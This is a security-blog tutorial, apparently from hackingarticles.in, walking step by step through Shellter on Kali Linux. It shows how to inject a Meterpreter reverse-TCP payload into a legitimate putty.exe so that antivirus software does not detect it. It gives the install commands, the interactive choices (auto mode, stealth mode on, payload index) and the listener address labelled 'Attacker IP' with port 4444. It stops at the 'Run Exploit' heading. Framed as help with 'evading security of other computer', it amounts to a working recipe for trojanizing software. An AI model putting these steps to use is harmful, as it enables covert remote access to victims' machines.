# Shellter-A Shellcode Injecting Tool

hackingarticles.in/shellter-a-shellcode-injecting-tool

Raj

October 23, 2017

Hey Folks! Welcome back to learning more of what you love to do. That is, evading security of other computer or network. You know that there are various tools to assist you in this. One of such tools is Shellter.

Shellter is an active shellcode insertion tool. It effectively re-encodes payloads (here shellcode) to bypass anti-virus (AV) software. Shellter has proved to be the first dynamic infector for PE (Portable Executable) file format of Windows 32-bit applications.

To use Shellter, you can either create your own shellcode or create one from a framework such as Metasploit. Shellter embeds a 32-bit Windows application and the shellcode in such a way that it goes undetected by the AV software.


Let's now discuss the steps to evade an AV software using Shellter in Kali Linux.

### Download and Install Shellter

Download Shellter from here. You can download Shellter in Windows and then run it on Kali Linux using Wine. It runs Windows applications on Linux like operating systems. In this way, you can reduce the time required for installation.

You can install Shellter directly on Kali by using the following command:


```
apt-get install shellter
```



```
root@kali:~# apt-get install shellter
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer requi
  gir1.2-mutter-2 gvfs-bin libann0 libavahi-gobject0 libcamel-1.2-61 libge
  libqgis-networkanalysis2.18.23 libqgis-server2.18.23 libqgispython2.18.2
  ruby-unicode-display-width
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  shellter
0 upgraded, 1 newly installed, 0 to remove and 29 not upgraded.
Need to get 221 kB of archives.
After this operation, 741 kB of additional disk space will be used.
```

You can install Wine on Kali with the following command:


```
apt-get install wine32
```



```
root@kali:~# apt-get install wine32
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  gir1.2-mutter-2 gvfs-bin libann0 libavahi-gobject0 libcamel-1.2-61 libgeos-3.6.
  libqgis-networkanalysis2.18.23 libqgis-server2.18.23 libqgispython2.18.23 libx2
  ruby-unicode-display-width
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  gcc-8-base:i386 gstreamer1.0-plugins-base:i386 i965-va-driver:i386 libaom0:i386
  libavahi-common3:i386 libavcodec58:i386 libavresample4:i386 libavutil56:i386 li
  libcom-err2:i386 libcroco3:i386 libcrystalhd3:i386 libcups2:i386 libdatrie1:i38
  libdrm2:i386 libedit2:i386 libelf1:i386 libexif12:i386 libexpat1:i386 libffi6:i
  libgdk-pixbuf2.0-0:i386 libgl1:i386 libgl1-mesa-dri:i386 libglapi-mesa:i386 lib
  libgomp1:i386 libgpg-error0:i386 libgphoto2-6:i386 libgphoto2-port12:i386 libgp
  libharfbuzz0b:i386 libhogweed4:i386 libice6:i386 libicu-le-hb0:i386 libicu60:i3
  libkrb5-3:i386 libkrb5support0:i386 liblcms2-2:i386 libldap-2.4-2:i386 libllvm6
  libnettle6:i386 libnuma1:i386 libodbc1:i386 libogg0:i386 libopenal1:i386 libope
  libpangoft2-1.0-0:i386 libpcap0.8:i386 libpciaccess0:i386 libpcre3:i386 libpixm
  libsasl2-modules:i386 libsasl2-modules-db:i386 libselinux1:i386 libsensors4:i38
```

### Open Shellter

When you open Shellter in Kali in wine mode, it prompts you to choose operation mode.



```
Choose Operation Mode - Auto/Manual (A/M/H):
```


### Choose Operation Mode

Select the mode as ‘**a**’. It stands for auto.

Now, you need to choose an executable file and copy it to the Shellter folder. This is required to be done to bind Shellter with a **.exe** file. In our case, we have copied **the putty.exe** file to the Shellter folder and bound it with **the shellter.exe** file.


When asked for PE Target, type the following command:

```
/root/Downloads/putty.exe
```



```
        1010101 01     10 0100110 10      01  11001001 0011101 001001
        11      10     01 00      01      01     01    10      11   10
        0010011 1110001 11011     11      10     00    10011   011001
             11 00     10 01      11      01     11    01      01   11
        0010010 11     00 0011010 100111 000111  00    1100011 01   10 v7.1
        www.ShellterProject.com                        Wine Mode


Choose Operation Mode - Auto/Manual (A/M/H): a

PE Target: /root/Downloads/putty.exe
```


The binding process starts.



```
**********************************

Minimum Supported Windows OS: 5.1

Note: It refers to the minimum required Windows version for the target
      application to run. This information is taken directly from the
      PE header and might be not always accurate.



******************
* Packed PE Info *
******************

Status: Possibly Packed - The EntryPoint is not located in the first section!

Note: It is not recommended to use packed executables!


Press [Enter] to continue...
```

Press the **Enter** key to continue. You may see **DisASM.dll** file gets successfully created. **Enable Stealth Mode**. Then, you are prompted to enable stealth mode.

Type ‘**y**’ for yes.




```
DisASM.dll was created successfully!


Instructions Traced: 37150

Tracing Time Approx: 1.02 mins.


Starting First Stage Filtering...


*************************
* First Stage Filtering *
*************************

Filtering Time Approx: 0.0035 mins.


Enable Stealth Mode? (Y/N/H): y
```

**Select Payload**

The screen shows a list of payloads. It asks you whether you want to use a listed payload or custom.

**Type 'L'** to use from the listed payload.


Then, it asks you to select payload by index. You can select payload of your choice. In our case, we have selected **1** for **Meterpreter_Reverse_TCP**



```
*************************

Filtering Time Approx: 0.0035 mins.

Enable Stealth Mode? (Y/N/H): y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1
```

Then you are asked to set LHOST and LPORT. Type the local host IP and the local port on which you want the session. In our case, we have set **LHOST 192.168.1.109** [Attacker IP] **LPORT as 4444.**

When you press the Enter key, the payload information is displayed.




```
***************************
* meterpreter_reverse_tcp *
***************************

SET LHOST: 192.168.1.109

SET LPORT: 4444


****************
* Payload Info *
****************

Payload: meterpreter_reverse_tcp

Size: 281 bytes

Reflective Loader: NO

Encoded-Payload Handling: Enabled
```

A warning message appears and as soon as the injection is verified, you are asked to press the Enter key to continue. When you press the Enter key.

### Run Exploit

In a new terminal type **msfconsole** to launch Metasploit framework and execute the following command

